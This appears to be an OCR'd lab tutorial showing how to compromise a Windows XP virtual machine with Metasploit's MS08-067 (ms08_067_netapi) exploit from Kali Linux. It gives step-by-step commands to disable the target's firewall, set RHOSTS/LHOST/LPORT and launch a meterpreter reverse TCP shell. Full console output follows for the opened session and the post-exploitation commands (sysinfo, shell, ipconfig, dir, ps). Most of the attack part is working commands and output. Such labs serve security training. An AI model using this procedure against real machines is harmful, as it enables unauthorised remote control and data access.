
```
msf6 > ifconfig
[*] exec: ifconfig

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.37.131  netmask 255.255.255.0  broadcast 192.168.37.255
        inet6 fe80::5da2:8313:475b:73e6  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:54:41:e9  txqueuelen 1000  (Ethernet)
        RX packets 639  bytes 260635 (254.5 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 16975  bytes 1538642 (1.4 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 74115  bytes 18161289 (17.3 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 74115  bytes 18161289 (17.3 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

msf6 >
```

```
msf6 > ping 192.168.37.132
[*] exec: ping 192.168.37.132

PING 192.168.37.132 (192.168.37.132) 56(84) bytes of data.
64 bytes from 192.168.37.132: icmp_seq=1 ttl=128 time=2.66 ms
64 bytes from 192.168.37.132: icmp_seq=2 ttl=128 time=1.21 ms
64 bytes from 192.168.37.132: icmp_seq=3 ttl=128 time=0.586 ms
64 bytes from 192.168.37.132: icmp_seq=4 ttl=128 time=0.545 ms
64 bytes from 192.168.37.132: icmp_seq=5 ttl=128 time=0.677 ms
64 bytes from 192.168.37.132: icmp_seq=6 ttl=128 time=0.556 ms
64 bytes from 192.168.37.132: icmp_seq=7 ttl=128 time=0.617 ms
^C
── 192.168.37.132 ping statistics ──
7 packets transmitted, 7 received, 0% packet loss, time 6092ms
Interrupt: use the 'exit' command to quit
rtt min/avg/max/mdev = 0.545/0.978/2.657/0.718 ms
msf6 >
```


3. Set Kali Network to NAT and Tick checkbox, Restart Kali




4. Set Windows to NAT, and restart Windows.



5. Go to the control panel in start and turn off the firewall



6. Run the “netdiscover” command to see the target machines IP.



7. Go back to Kali and run the command “sudo msfconsole”


┌──(kali㉿kali)-[~]
└─$ sudo msfconsole
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:11: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::NAME
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:11: warning: previous definition of NAME was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:12: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::PREFERENCE
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:12: warning: previous definition of PREFERENCE was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:13: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::IDENTIFIER
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:13: warning: previous definition of IDENTIFIER was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:11: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::NAME
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:11: warning: previous definition of NAME was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:12: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::PREFERENCE
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:12: warning: previous definition of PREFERENCE was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:13: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::IDENTIFIER
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:13: warning: previous definition of IDENTIFIER was here
dBBBBBBb dBBBP dBBBBBBP dBBBBBb
dB' BBP
dB'dB'dB' dBBP dBP dBP BB
dB'dB'dB' dBP dBP dBP BB
dB'dB'dB' dBBBBP dBP dBBBBBBB
dBBBBBP dBBBBBb dBP dBBBBP dBP dBBBBBBP
dBBBBBb dBBBP dBBBBBBP dBBBBBb
dB' BBP
dB'dB'dB' dBBP dBP dBP BB
dB'dB'dB' dBP dBP dBP BB
dB'dB'dB' dBBBBP dBP dBBBBBBB
dBBBBBP dBBBBBb dBP dBBBBP dBP dBBBBBBP
dB' dBP dB'.BP
dBP dBBBB' dBP dB'.BP dBP dBP
dBP dBP dBP dB'.BP dBP dBP
dBBBBP dBP dBBBBP dBBBBP dBP dBP
To boldly go where no
shell has gone before
=[metasploit v6.2.9-dev]
+ -- --=[2230 exploits - 1177 auxiliary - 398 post]
+ -- --=[867 payloads - 45 encoders - 11 nops]
+ -- --=[9 evasion]
Metasploit tip: Save the current environment with the
save command, future console restarts will use this
environment again
msf6 >

```
msf6 > db_status
[*] Connected to msf. Connection type: postgresql.
msf6 > workspace -h
Usage:
    workspace          List workspaces
    workspace [name]   Switch workspace

OPTIONS:

    -a, --add <name>          Add a workspace.
    -d, --delete <name>       Delete a workspace.
    -D, --delete-all          Delete all workspaces.
    -h, --help                Help banner.
    -l, --list                List workspaces.
    -r, --rename <old> <new>  Rename a workspace.
    -S, --search <name>       Search for a workspace.
    -v, --list-verbose        List workspaces verbosely.

msf6 >
```

```
msf6 > workspace
  Fourthedition
* default
msf6 > workspace -a Fourthedition
[*] Workspace 'Fourthedition' already existed, switching to it.
[*] Workspace: Fourthedition
msf6 > workspace
  default
* Fourthedition
msf6 >
```

8. Search for the exploit “ms08_067_netapi”.

```
msf6 > search ms08_067_netapi

Matching Modules
================

   #  Name                                  Disclosure Date  Rank   Check  Description
   -  ----                                  ---------------  ----   -----  -----------
   0  exploit/windows/smb/ms08_067_netapi  2008-10-28       great  Yes    MS08-067 Microsoft Server Service Relative Path Stack Corr
uption


Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/smb/ms08_067_netapi

msf6 >
```

```
msf6 > use exploit/windows/smb/ms08_067_netapi
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploi
                                       t
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.37.131   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting


msf6 exploit(windows/smb/ms08_067_netapi) >
```

9. Then we will run the exploit “windows/smb/ms08_067_netapi”. Followed by the payload, which is a meterpreter reverse shell. We can also use the “options” command to see as to what we can do with our payload
10. Then we have to set the RHOST, LPORT, and the LHOST. After all the configuration has been done, we will use the command “exploit” to initiate the attack.

```
msf6 exploit(windows/smb/ms08_067_netapi) > set rhosts 192.168.37.132
rhosts ⇒ 192.168.37.132
msf6 exploit(windows/smb/ms08_067_netapi) > set lhost 192.168.37.131
lhost ⇒ 192.168.37.131
msf6 exploit(windows/smb/ms08_067_netapi) > set lport 4444
lport ⇒ 4444
msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.37.131:4444
[*] 192.168.37.132:445 - Automatically detecting the target...
[*] 192.168.37.132:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.37.132:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.37.132:445 - Attempting to trigger the vulnerability...
[*] Sending stage (175686 bytes) to 192.168.37.132
[*] Meterpreter session 1 opened (192.168.37.131:4444 → 192.168.37.132:1032) at 2022-11-12 02:16:43 -0500

meterpreter >
```

11. Once the attack is successful, you will be prompted with the meterpreter shell. Here we can use the command “sysinfo” to get the information about our target system

```
meterpreter > sysinfo
Computer        : RUDRA-6A76A66AA
OS              : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >
```


We can use the “shell” command to access the target systems shell, in this case it is the Windows XP CMD. Here we can execute “ipconfig” command to get the network configuration details of the target system.

```
meterpreter > shell
Process 1848 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

        Connection-specific DNS Suffix  . : localdomain
        IP Address. . . . . . . . . . . . : 192.168.37.132
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . : 192.168.37.2

Ethernet adapter Bluetooth Network Connection:

        Media State . . . . . . . . . . . : Media disconnected

C:\WINDOWS\system32>
```

We can use the “dir” command in the target machine shell to see all the folders and files on the target machine.


```
C:\WINDOWS\system32>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 7C71-F4C0

 Directory of C:\WINDOWS\system32

11/12/2022  12:32 PM    <DIR>          .
11/12/2022  12:32 PM    <DIR>          ..
09/25/2022  03:49 PM             1,437 $winnt$.inf
09/25/2022  09:12 PM    <DIR>          1025
09/25/2022  09:12 PM    <DIR>          1028
09/25/2022  09:12 PM    <DIR>          1031
09/25/2022  09:12 PM    <DIR>          1033
09/25/2022  09:12 PM    <DIR>          1037
09/25/2022  09:12 PM    <DIR>          1041
09/25/2022  09:12 PM    <DIR>          1042
09/25/2022  09:12 PM    <DIR>          1054
04/14/2008  05:30 PM             2,151 12520437.cpx
04/14/2008  05:30 PM             2,233 12520850.cpx
09/25/2022  09:12 PM    <DIR>          2052
09/25/2022  09:12 PM    <DIR>          3076
09/25/2022  09:12 PM    <DIR>          3com_dmi
04/14/2008  05:30 PM           100,352 6to4svc.dll
04/14/2008  05:30 PM            25,600 aaaamon.dll
04/14/2008  05:30 PM           136,192 aaclient.dll
04/14/2008  05:30 PM            68,608 access.cpl
04/14/2008  05:30 PM            64,512 acctres.dll
04/14/2008  05:30 PM           184,320 accwiz.exe
04/14/2008  05:30 PM            61,952 acelpdec.ax
04/14/2008  05:30 PM           129,536 acledit.dll
04/14/2008  05:30 PM           115,712 aclui.dll
04/14/2008  05:30 PM           193,536 activeds.dll
04/14/2008  05:30 PM           111,104 activeds.tlb
04/14/2008  05:30 PM             4,096 actmovie.exe
04/14/2008  05:30 PM            98,304 actxprxy.dll
04/14/2008  05:30 PM            61,440 admparse.dll
04/14/2008  05:30 PM            26,112 adptif.dll
04/14/2008  05:30 PM           175,616 adsldp.dll
```

We can also use the “ps” command on the target machine shell to see all the active processes on the target machine.




```
C:\WINDOWS\system32>exit shell
exit shell
meterpreter > ps

Process List
============

 PID   PPID  Name               Arch  Session  User                          Path
 ---   ----  ----               ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System             x86   0        NT AUTHORITY\SYSTEM
 200   668   VGAuthService.exe  x86   0        NT AUTHORITY\SYSTEM           C:\Program Files\VMware\VMware Tools\VMware VGAuth\V
                                                                            GAuthService.exe
 304   1028  wuauclt.exe        x86   0        RUDRA-6A76A66AA\Administrator C:\WINDOWS\system32\wuauclt.exe
 372   4     smss.exe           x86   0        NT AUTHORITY\SYSTEM           \SystemRoot\System32\smss.exe
 408   668   vmtoolsd.exe       x86   0        NT AUTHORITY\SYSTEM           C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
 528   372   csrss.exe          x86   0        NT AUTHORITY\SYSTEM           \??\C:\WINDOWS\system32\csrss.exe
 552   372   winlogon.exe       x86   0        NT AUTHORITY\SYSTEM           \??\C:\WINDOWS\system32\winlogon.exe
 668   552   services.exe       x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\services.exe
 680   552   lsass.exe          x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\lsass.exe
 836   668   vmacthlp.exe       x86   0        NT AUTHORITY\SYSTEM           C:\Program Files\VMware\VMware Tools\vmacthlp.exe
 848   668   svchost.exe        x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\svchost.exe
 932   668   svchost.exe        x86   0        NT AUTHORITY\NETWORK SERVICE  C:\WINDOWS\system32\svchost.exe
 1016  848   wmiprvse.exe       x86   0        NT AUTHORITY\NETWORK SERVICE  C:\WINDOWS\system32\wbem\wmiprvse.exe
 1028  668   svchost.exe        x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\System32\svchost.exe
 1060  1028  wscntfy.exe        x86   0        RUDRA-6A76A66AA\Administrator C:\WINDOWS\system32\wscntfy.exe
 1072  668   svchost.exe        x86   0        NT AUTHORITY\NETWORK SERVICE  C:\WINDOWS\system32\svchost.exe
 1104  668   svchost.exe        x86   0        NT AUTHORITY\LOCAL SERVICE    C:\WINDOWS\system32\svchost.exe
 1216  668   alg.exe            x86   0        NT AUTHORITY\LOCAL SERVICE    C:\WINDOWS\System32\alg.exe
 1372  1440  rundll32.exe       x86   0        RUDRA-6A76A66AA\Administrator C:\WINDOWS\system32\rundll32.exe
 1396  1440  vmtoolsd.exe       x86   0        RUDRA-6A76A66AA\Administrator C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
 1440  1424  explorer.exe       x86   0        RUDRA-6A76A66AA\Administrator C:\WINDOWS\Explorer.EXE
 1532  668   spoolsv.exe        x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\spoolsv.exe
 1984  668   svchost.exe        x86   0        NT AUTHORITY\LOCAL SERVICE    C:\WINDOWS\system32\svchost.exe
 2024  1440  cmd.exe            x86   0        RUDRA-6A76A66AA\Administrator C:\WINDOWS\system32\cmd.exe

meterpreter >
```

We can also use the “?” command on the Meterpreter CLI to see all the available commands that we can execute.



```
meterpreter > ?

Core Commands
=============

    Command                   Description
    -------                   -----------
    ?                         Help menu
    background                Backgrounds the current session
    bg                        Alias for background
    bgkill                    Kills a background meterpreter script
    bglist                    Lists running background scripts
    bgrun                     Executes a meterpreter script as a background thread
    channel                   Displays information or control active channels
    close                     Closes a channel
    detach                    Detach the meterpreter session (for http/https)
    disable_unicode_encoding  Disables encoding of unicode strings
    enable_unicode_encoding   Enables encoding of unicode strings
    exit                      Terminate the meterpreter session
    get_timeouts              Get the current session timeout values
    guid                      Get the session GUID
    help                      Help menu
    info                      Displays information about a Post module
    irb                       Open an interactive Ruby shell on the current session
    load                      Load one or more meterpreter extensions
    machine_id                Get the MSF ID of the machine attached to the session
    migrate                   Migrate the server to another process
    pivot                     Manage pivot listeners
    pry                       Open the Pry debugger on the current session
    quit                      Terminate the meterpreter session
    read                      Reads data from a channel
    resource                  Run the commands stored in a file
    run                       Executes a meterpreter script or Post module
    secure                    (Re)Negotiate TLV packet encryption on the session
    sessions                  Quickly switch to another session
    set_timeouts              Set the current session timeout values
    sleep                     Force Meterpreter to go quiet, then re-establish session
    ssl_verify                Modify the SSL certificate verification setting
    transport                 Manage the transport mechanisms
```

We can also take a screenshot of the target screen using the “screenshot” command on the Meterpreter CLI.

